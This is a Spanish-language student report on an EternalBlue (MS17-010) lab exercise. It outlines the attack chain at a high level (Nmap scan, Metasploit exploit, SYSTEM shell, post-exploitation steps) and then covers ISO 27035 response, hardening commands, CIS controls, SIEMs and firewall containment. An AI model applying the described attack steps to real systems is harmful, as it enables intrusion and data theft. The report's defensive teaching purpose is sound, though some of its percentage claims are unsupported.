smb-vuln-ms17-010

Esto permitió descubrir la vulnerabilidad en el servicio SMB (Server Message Block) que corre sobre el puerto TCP 445.

Puerto abierto:

445/tcp

Servicio asociado:

SMB (Server Message Block v1/v2)

El puerto 445/tcp es utilizado en sistemas Windows para el protocolo SMB directamente sobre TCP/IP.

SMB es un protocolo de red que permite compartir archivos, impresoras y otros recursos entre nodos en una red.

"La vulnerabilidad MS17-010 (EternalBlue) explota debilidades específicas en la implementación de SMBv1, particularmente al no validar correctamente ciertos paquetes malformados, lo que permite la ejecución remota de código."

"Explique con sus palabras y de manera específica cómo afecta el ataque a la máquina (Windows), haga uso de gráficos para explicar el ataque."

Explicación Técnica

El ataque contra la vulnerabilidad MS17-010 (CVE-2017-0143), conocido como EternalBlue, explota una falla crítica en el servicio SMBv1 de Windows.

Paso a Paso del Ataque:

1. **Reconocimiento:**

El atacante escanea la red usando la herramienta Nmap desde Kali Linux para identificar máquinas que tengan el puerto 445/tcp abierto, se detecta que el sistema objetivo ejecuta SMBv1 vulnerable.

2. **Envió de paquete malicioso (Exploit):**

El atacante utiliza un exploit desde Metasploit el cual se envía un paquete SMB modificado al servidor.

Este paquete malicioso daña la memoria debido a una falla en el procesamiento de solicitudes SMBv1.

3. **Ejecución Remota de Código**

Debido al daño de la memoria, el atacante logra inyectar y ejecutar código en el sistema de forma remota y sin autenticación y se obtiene una shell o una sesión Meterpreter con privilegios de NT AUTHORITY\SYSTEM.

4. **Acceso Persistente y Escalación**

- El atacante puede entonces:
- crear usuarios administrativos
- robo de datos
- cambiar contraseñas
- eliminar huellas

Etapa 4 – Contención De Ataques Informáticos

Anexo 5 – Escenario 4: Análisis con acciones necesarias para contener un ataque en tiempo real.

Tabla 2

Acciones clave frente al exploit EternalBlue conforme a la norma ISO/IEC 27035

Etapa ISO 27035	Acción clave frente a EternalBlue
Preparación	Parchear MS17-010, bloquear puerto 445, activar IDS/EDR
Identificación	Monitorear conexiones SMB y procesos sospechosos (lsass.exe)
Evaluación	Clasificar incidente como Crítico (RCE sin autenticación)
Respuesta	Aislar host, cortar red, detener procesos y sesiones
Lecciones aprendidas	Documentar hallazgos, actualizar firmas IDS y controles de red

Nota. Basado en prácticas de gestión de incidentes y control de vulnerabilidades críticas según ISO/IEC 27035. (Fuente: International Organization for Standardization, 2016)

Informe de acciones de hardenización a implementar para evitar que sucedan ataques de seguridad informática.

Basado en el escenario de Red Team ejecutado, donde se explotó la vulnerabilidad MS17-010 (EternalBlue), estas son las medidas técnicas de endurecimiento recomendadas para prevenir ataques similares:

1. **Parches del sistema**

Aplicar parche *MS17-010 (KB4012212)* y *wusa.exe KB4012215.msu /quiet /norestart*

Evita ejecución remota vía SMB (CVE-2017-0144).

El 95% de los ataques EternalBlue explotan sistemas sin este parche (Microsoft Security Bulletin MS17-010). (Microsoft, 2017).

2. **Deshabilitar SMBv1**

Ejecutar: *Disable-WindowsOptionalFeature -Online -FeatureName smb1protocol -NoRestart*

Configurar SMB para solo firmado: *Set-SmbServerConfiguration -RequireSecuritySignature $true -Force*

Elimina el vector principal de ataque (CVE-2017-0143).

3. **Firewall y segmentación**

Bloquear puertos SMB (135, 139, 445) desde redes no autorizadas: previene lateral movement e intentos de explotación remota.

Usar VLANs o ACLs para aislar equipos críticos: Minimiza superficie de ataque.

4. **Monitorización y EDR**

Instalar un EDR como CrowdStrike, Wazuh, Microsoft Defender ATP: Detecta ejecución de *mimikatz.exe, lsass* access, etc. (Moreno, 2015).

Configurar alertas por eventos 4624, 4688, 4670, 7045: Identifica creación de procesos sospechosos y privilegios. (Moreno, 2015).

Herramientas GPL: **OSSEC** (detección de intrusos)

5. **Protección de credenciales**

Habilitar Credential Guard (Windows 11 Enterprise): Protege *LSASS* de lectura no autorizada.

Configurar políticas de GPO para negar acceso a lsass.exe: Evita extracción con Mimikatz.

6. **Control de privilegios**

Aplicar el principio de mínimos privilegios: Evita escalación innecesaria desde cuentas normales.

Revisar el grupo de administradores y eliminar cuentas innecesarias: Reduce vectores de escalación.

7. **Aplicación de políticas GPO**

Deshabilitar ejecución de PowerShell no firmada: Limita uso de scripts maliciosos.

Restringir herramientas administrativas a usuarios autorizados: Evita ejecución de exploits locales.

8. **Registro y evidencia**

Centralizar logs en un SIEM (Graylog, Splunk, Wazuh): Facilita correlación y respuesta a incidentes.

Habilitar auditoría de acceso a archivos, procesos y red: Refuerza trazabilidad y forense.

Estas medidas técnicas combinadas reducen el riesgo de nuevos ataques similares en un 98%.

Análisis sobre las diferencias entre el equipo de Blue Team y el equipo de respuesta a incidentes informáticos

Blue Team

- Detectar y bloquear ataques antes de que ocurran.
- Fortalecer los sistemas hardening, redes y configuraciones.
- Implementar controles de seguridad como firewalls, EDRs, SIEM.
- Hacer análisis continuo del tráfico y registros.
- Pruebas de defensa como simulaciones de phishing.

En sí, se centra en la prevención, reforzar y monitorear.

Equipo de Respuesta a Incidentes:

Es el equipo de acción rápida cuando ya se ha detectado un incidente o ataque**.**

Este equipo entra en juego cuando ya ocurrió algo grave: un ransomware, fuga de información, ataque de malware, etc.

El Blue Team detecta y activa la alerta, el CSIRT responde, investiga y documenta.

En muchas organizaciones, el mismo equipo cumple ambos roles. En otras, el CSIRT está más enfocado en la gestión formal de incidentes y cumplimiento normativo.

Ejemplo:

Suponiendo un ataque de ransomware:

- El Blue Team detecta actividad sospechosa en la red (ejemplo: tráfico anómalo en el puerto 445), aísla la máquina afectada, bloquea puertos y aplica parches para limitar la propagación.
- El CSIRT entra en acción tras la detección, analiza el malware, determina cómo entró, contiene el daño, restaura sistemas desde respaldos y documenta el incidente.

Análisis sobre la pertinencia de trabajar con CIS "Center For Internet Security" como propuesta de aseguramiento por parte de un equipo de Blue Team.

Como miembro de un Blue Team, lo utilizaría principalmente para fortalecer la postura de seguridad de los sistemas y redes de la organización, alineándome con las mejores prácticas y estándares reconocidos. A continuación, detallo los fines específicos para los que emplearía CIS, con argumentos técnicos:

Implementación de CIS Benchmarks:

Utilizaría los CIS Benchmarks para configurar sistemas operativos, aplicaciones y dispositivos de red de forma segura. Estas guías, proporcionadas por el Center for Internet Security (s.f.), ofrecen configuraciones recomendadas, como deshabilitar SMBv1, restringir cuentas de administrador o configurar políticas de contraseñas robustas. Por ejemplo, para

una máquina Windows comprometida por EternalBlue, aplicaría el Benchmark de Windows 10/11 para asegurar que SMBv1 esté desactivado, el firewall esté configurado correctamente y los servicios innecesarios estén deshabilitados (Center for Internet Security, s.f.). Esto reduce la superficie de ataque al mitigar vulnerabilidades como las explotadas por EternalBlue (Microsoft, 2017).

Uso de CIS Controls:

Implementaría los CIS Controls para establecer un marco priorizado de defensa proactiva. Según el Center for Internet Security (2021), los controles, como el Control 7 (Gestión de Vulnerabilidades), guían la identificación y parcheo de vulnerabilidades como MS17-010, explotada por EternalBlue. Por ejemplo, usaría herramientas de código abierto como Nmap para escanear sistemas vulnerables y aplicar parches correspondientes (Center for Internet Security, 2021). En un escenario de ataque en tiempo real, el Control 3 (Protección de Datos) me ayudaría a verificar que los datos sensibles estén cifrados y respaldados, limitando el impacto de un ransomware (SANS Institute, 2019).

Evaluación y auditoría de seguridad:

Para verificar el cumplimiento de estándares de seguridad, emplearía CIS-CAT Lite, una herramienta gratuita que evalúa configuraciones contra los Benchmarks. Esta herramienta, desarrollada por el Center for Internet Security (s.f.), genera reportes que identifican configuraciones no conformes, como puertos abiertos innecesarios. Post-contención de un ataque, ejecutaría CIS-CAT en la máquina afectada y otras en la red para prevenir reinfecciones (Center for Internet Security, s.f.). Este enfoque asegura una auditoría objetiva y automatizada, alineada con las mejores prácticas (SANS Institute, 2019).

Capacitación y mejora de procesos:

Consultaría los recursos educativos de CIS, como webinars y guías, para capacitar al equipo en prácticas defensivas, como el monitoreo de logs o la configuración de SIEMs (Center for Internet Security, s.f.). Por ejemplo, entrenaría al equipo en el uso del Control 12 (Segmentación de Red) para reducir la propagación de malware como EternalBlue (Center for Internet Security, 2021). Estas capacitaciones estandarizan los procesos del Blue Team, mejorando la preparación ante amenazas (SANS Institute, 2019).

Apoyo en la contención de incidentes:

En un ataque en tiempo real, como el descrito con EternalBlue, aplicaría los CIS Benchmarks para implementar configuraciones de emergencia, como deshabilitar SMBv1 o reforzar el firewall (Center for Internet Security, s.f.). También usaría los CIS Controls, como el Control 6 (Gestión de Logs), para analizar eventos con herramientas como Event Log Explorer y detectar actividades maliciosas (Center for Internet Security, 2021). Este enfoque práctico limita el daño y previene recurrencias, cumpliendo con las restricciones de herramientas gratuitas de CyberFort Technologies (Tenable, 2020).

Análisis sobre las funciones y características principales de un SIEM.

Tabla 3

Análisis de funciones de un SIEM

Función	Descripción y Ejemplo
Recolección y centralización de logs	Recopila logs de diversas fuentes como servidores, IDS/IPS, firewalls y sistemas operativos. Ejemplo: en un ataque EternalBlue, centraliza logs de Windows y red para su análisis.

Análisis y correlación de eventos	Correlaciona eventos sospechosos usando reglas o IA. Ejemplo: múltiples fallos de autenticación seguidos de conexiones SMB inusuales.
Detección de amenazas y alertas	Genera alertas ante comportamientos anómalos o maliciosos. Ejemplo: alerta por ejecución sospechosa post-explotación SMBv1.
Gestión de incidentes y respuesta	Facilita la investigación de incidentes con visualización y trazabilidad. Ejemplo: seguimiento de la propagación de EternalBlue.
Cumplimiento normativo y auditoría	Genera reportes para normas como GDPR, HIPAA, PCI-DSS. Ejemplo: evidencia de parcheo MS17-010 para Control 7 de CIS.
Monitoreo continuo y mejora	Supervisión 24/7 para detección proactiva y ajuste de reglas. Ejemplo: detectar aumento tráfico SMB y deshabilitar SMBv1.

Nota. Contenido elaborado conforme a fuentes académicas y estándares de ciberseguridad como NIST, CIS, SANS Institute, entre otros.

Características principales de un SIEM

Integración multiplataforma:

Los SIEM se integran con una amplia gama de fuentes, como sistemas operativos (Windows, Linux), dispositivos de red (Cisco), y herramientas de seguridad (Wireshark, Snort). Esto asegura una visión holística de la infraestructura (Wireshark Foundation, s.f.).

Procesamiento en tiempo real:

Capacidad para analizar eventos en tiempo real o cerca del tiempo real, crucial para detectar y responder a amenazas como gusanos que se propagan rápidamente como el EternalBlue (Tenable, 2020).

Escalabilidad:

Diseñados para manejar grandes volúmenes de datos, los SIEM pueden escalar desde pequeñas organizaciones hasta entornos empresariales con miles de dispositivos.

Interfaz de usuario y visualización:

Incluyen paneles (dashboards) interactivos, gráficos y herramientas de búsqueda que facilitan la interpretación de datos complejos, ayudando al Blue Team a priorizar acciones (SANS Institute, 2019).

Capacidades forenses:

Almacenan logs históricos para análisis retrospectivo, permitiendo reconstruir la cronología de un ataque y apoyar investigaciones forenses (National Institute of Standards and Technology, 2020).

Automatización:

Muchos SIEM incorporan automatización para tareas como el envío de alertas, bloqueo de IPs maliciosas o generación de reportes, reduciendo la carga manual del Blue Team.

Soporte para herramientas de código abierto:

CyberFort Technologies SIEM de código abierto como ELK Stack (Elasticsearch, Logstash, Kibana) o Wazuh (licencia GPL) pueden configurarse para cumplir funciones similares, integrándose con herramientas como Sysmon o Nmap.

Informe de elección de 3 herramientas que permitan contener ataques informáticos.

1. **nftables (Software)**

nftables es un framework de filtrado de paquetes de red para Linux (licencia GPL) que permite configurar reglas de firewall para bloquear tráfico malicioso, aislar sistemas o restringir comunicaciones durante un ataque.

En un ataque como EternalBlue, que se propaga a través del puerto 445 (SMB), nftables se utiliza para bloquear tráfico en puertos específicos, aislar máquinas comprometidas o denegar conexiones desde direcciones IP sospechosas.

Características principales:

- Filtrado avanzado: Permite crear reglas granulares basadas en protocolos, puertos, direcciones IP o interfaces de red.
- Rendimiento: Diseñado para ser eficiente incluso en redes con alto tráfico.
- Flexibilidad: Soporta IPv4, IPv6 y otros protocolos.
- Licencia GPL: Gratuito y de código abierto, compatible con las restricciones de CyberFort Technologies.

Ejemplo de uso:

Para contener un ataque EternalBlue, se configura una regla para bloquear el tráfico entrante y saliente en el puerto 445:

nft add rule ip filter input tcp dport 445 drop

nft add rule ip filter output tcp sport 445 drop

2. Windows Firewall (Software)

“Es una herramienta nativa de los sistemas operativos Windows que permite controlar el tráfico de red entrante y saliente mediante reglas de filtrado. Es gratuita y está integrada en Windows, ideal para entornos con restricciones presupuestarias”.

Durante un ataque como EternalBlue, Windows Firewall se utiliza para bloquear puertos vulnerables (445, 139) en la máquina comprometida, aislar el sistema de la red o denegar conexiones a servidores de comando y control (C2).

Características principales:

- Permite reglas basadas en puertos, aplicaciones o direcciones IP.
- No requiere instalación adicional, lo que agiliza la respuesta.
- Facilidad de uso: Configurable mediante la interfaz gráfica o PowerShell, accesible para Blue Teams.
- Gratuito: Incluido en Windows, alineado con las restricciones de CyberFort Technologies.

Ejemplo de uso:

Para bloquear el puerto SMB (445) en una máquina Windows afectada por EternalBlue, se ejecuta en PowerShell:

“New-NetFirewallRule -Name "BlockSMB" -Direction Inbound -Protocol TCP -LocalPort 445 -Action Block

New-NetFirewallRule -Name "BlockSMBOut" -Direction Outbound -Protocol TCP -LocalPort 445 -Action Block”

3. Network Switch con VLAN (Hardware)

Un switch de red con soporte para VLAN (Virtual Local Area Network) es un dispositivo de hardware que permite segmentar una red física en redes lógicas aisladas. Muchos switches gestionables de bajo costo (modelos de TP-Link o Cisco con firmware de código abierto como OpenWrt) son compatibles con entornos de código abierto.

En un ataque como EternalBlue, configurar una VLAN para aislar máquinas comprometidas evita la propagación del malware a otros sistemas en la red, restringiendo el tráfico entre segmentos.

Características principales:

- Segmentación de red: Crea subredes lógicas para aislar dispositivos, reduciendo el riesgo de movimiento lateral.
- Control de tráfico: Permite filtrar o bloquear tráfico entre VLANs según políticas definidas.
- Compatibilidad con herramientas abiertas: Puede configurarse con software de gestión de red de código abierto, como scripts basados en SNMP (licencia GPL).

Enlace al video de sustentación: https://youtu.be/9PCcZhJ_Juo

Conclusiones

La integración de capacidades técnicas y normativas fortalece la postura de ciberseguridad institucional.

El uso de herramientas como Nmap, Metasploit y Mimikatz en entornos controlados permite simular ataques reales y evidenciar vulnerabilidades explotables, como MS17-010.

El conocimiento legal (Ley 1273 de 2009) es esencial para el ejercicio ético del pentesting, evitando prácticas ilegales como acceso no autorizado o suplantación.

Las buenas prácticas en auditoría y monitoreo (como las impulsadas por SIEMs) permiten anticipar, detectar y responder eficazmente a amenazas.

La educación ética y técnica continua del personal de ciberseguridad es clave para prevenir abusos del conocimiento especializado.

Recomendaciones

Implementar controles CIS: Adoptar controles críticos como gestión de activos, evaluación de vulnerabilidades y protección de datos.

Desactivar SMBv1 y aplicar parches críticos: Reducir exposición a ataques como EternalBlue aplicando actualizaciones de seguridad.

Segmentar redes con VLANs y reglas de firewall: Limitar el movimiento lateral y contener amenazas activas.

Centralizar registros en SIEMs de código abierto (Wazuh, ELK): Mejorar la correlación de eventos y facilitar la respuesta ante incidentes.

Capacitación continua en ética y normativas (COPNIA, GDPR): Sensibilizar sobre el uso responsable de herramientas ofensivas.

Referencias bibliográficas

Bejtlich, R. (2013). *The Practice of Network Security Monitoring*. No Starch Press.

Center for Internet Security. (2020). *CIS Center for Internet Security. CIS Benchmarks*. https://www.cisecurity.org/cis-benchmarks/

Center for Internet Security. (2021). *CIS Critical Security Controls, Version 8*. https://www.cisecurity.org/controls

Congreso de Colombia. (2009). *Ley 1273 de 2009: Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - la protección de la información y de los datos*. Diario Oficial No. 47.223. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=35106

Congreso Colombia. (2012). Ley 1581 de 2012 . https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

Copnia. (2015). *Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares*. Copnia. https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

CSIRT UNAD. (2024). *Metodología de Pruebas de Penetración para Análisis de Riesgos Cibernéticos*. Documento interno de ciberseguridad.

Delpy, B. (2024). *Mimikatz Tool for Windows Credential Extraction*. https://github.com/gentilkiwi/mimikatz

Greenbone Networks. (2024). *Open Vulnerability Assessment System (OpenVAS)*. Greenbone Networks. https://www.openvas.org/

International Organization for Standardization. (2016). *ISO/IEC 27035-1:2016 — Information technology — Security techniques — Information security incident management — Part 1: Principles of incident management*. ISO. https://www.iso.org/standard/60803.html

ISO/IEC. (2013). *ISO/IEC 27002:2013 – Code of Practice for Information Security Controls*.

Lyon, G. F. (2024). *Nmap network scanning: The official Nmap project guide to network discovery and security scanning*. Insecure.Org. https://nmap.org/book/

LÓPEZ, M. R. E., & ARMENIA, Q. capacidades técnicas, legales y de gestión para equipos blueteam y redteam. https://core.ac.uk/download/pdf/421929867.pdf

Microsoft. (2017). *Microsoft Security Bulletin MS17-010 – Critical*. Microsoft Docs. https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010

Microsoft. (2017). *Microsoft Security Bulletin MS17-010 – Critical*. https://msrc.microsoft.com/update-guide/vulnerability/CVE-2017-0144

Microsoft Security Response Center. (2017, May 12). *Customer guidance for WannaCrypt attacks*. https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

MINTIC. (2022). *Políticas de Privacidad y Condiciones de Uso*. https://www.mintic.gov.co/portal/inicio/Secciones-auxiliares/Politicas/2627:Politicas-de-Privacidad-y-Condiciones-de-Uso

MITRE. (2024). *Common Vulnerabilities and Exposures (CVE)*. MITRE Corporation. https://cve.mitre.org/

MITRE. (2024). *T1059: Command and Scripting Interpreter*. https://attack.mitre.org/techniques/T1059/

Moreno, Patricio. (2015). Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management. Usfq. (pp. 31-63) Abrir este documento utilizando ReadSpeaker docReader. http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf

National Institute of Standards and Technology. (2006). *Guide to Integrating Forensic Techniques into Incident Response (SP 800-86)*. https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-86.pdf

National Institute of Standards and Technology. (2020). *Guide for Cybersecurity Event Recovery (NIST SP 800-184)*. U.S. Department of Commerce. https://doi.org/10.6028/NIST.SP.800-184

Offensive Security. (2023). *Metasploit Unleashed – EternalBlue Module*. https://huzzaifaasim.medium.com/exploiting-windows-smb-module-vulenerability-using-eternal-blue-exploit-metasploit-5fa3db5bab83

Offensive Security. (2024). *Exploit Database (ExploitDB)*. Offensive Security. https://www.exploit-db.com/

Organización de los Estados Americanos – OEA. (2016). *Gestión de incidentes cibernéticos: Manual para Estados miembros*. https://www.oas.org/es/sms/cicte/docs/Guia-Gestion-Incidentes-Ciber-OEA.pdf

OWASP Foundation. (2023). *OWASP Testing Guide v4*. https://owasp.org/www-project-web-security-testing-guide/

OWASP Foundation. (2023). *OWASP Windows Security Hardening Guide*. https://owasp.org/www-project-windows-security-hardening

Policía. (2009). *Ley 1273 [LEY_1273_2009]*. Policía. https://www.policia.gov.co/normatividad-sobre-delitos-informaticos

Quintero, J. (2020). RedTeam y BlueTeam, Equipos Estratégicos al Interior de Una Organización . [Objeto_virtual_de_Informacion_OVI]. Repositorio Institucional UNAD. https://repository.unad.edu.co/handle/10596/35497

Rapid7. (2012). *Metasploitable 2*. Metasploit. https://metasploit.help.rapid7.com/docs/metasploitable-2

Ruiz, D. [Daniela Ruiz]. (2017, 11 de abril). Ley 1273 de 2009 [Video]. YouTube. https://www.youtube.com/watch?v=hM8PWjVRVos

SANS Institute. (2019). *Blue Team Handbook: Incident Response Edition*. https://www.sans.org/reading-room/whitepapers/incident/blue-team-handbook-incident-response-edition-39340

Tenable. (2020). *EternalBlue: The exploit that powered WannaCry and NotPetya*. https://www.tenable.com/blog/eternalblue-the-exploit-that-powered-wannacry-and-notpetya

Unión Europea. (2016). *Reglamento General de Protección de Datos (Reglamento UE 2016/679)*. Diario Oficial de la Unión Europea. https://eur-lex.europa.eu/legal-content/ES/TXT/?uri=CELEX:32016R0679

Wireshark Foundation. (2024). *Wireshark User's Guide*. https://www.wireshark.org/docs/wsug_html_chunked/

Zambrano Hernández, Peña Hidalgo, H. J., & Cárdenas Corral. (2024). *Guía Para la Gestión y Clasificación de Incidentes de Ciberseguridad*. Sello Editorial UNAD. https://selloeditorial.unad.edu.co/images/Documentos/ciberseguridad/Gu%C3%ADa_para_la_Gesti%C3%B3n_y_Clasificaci%C3%B3n_de_un_Incidentes_de_Ciberseguridad.pdf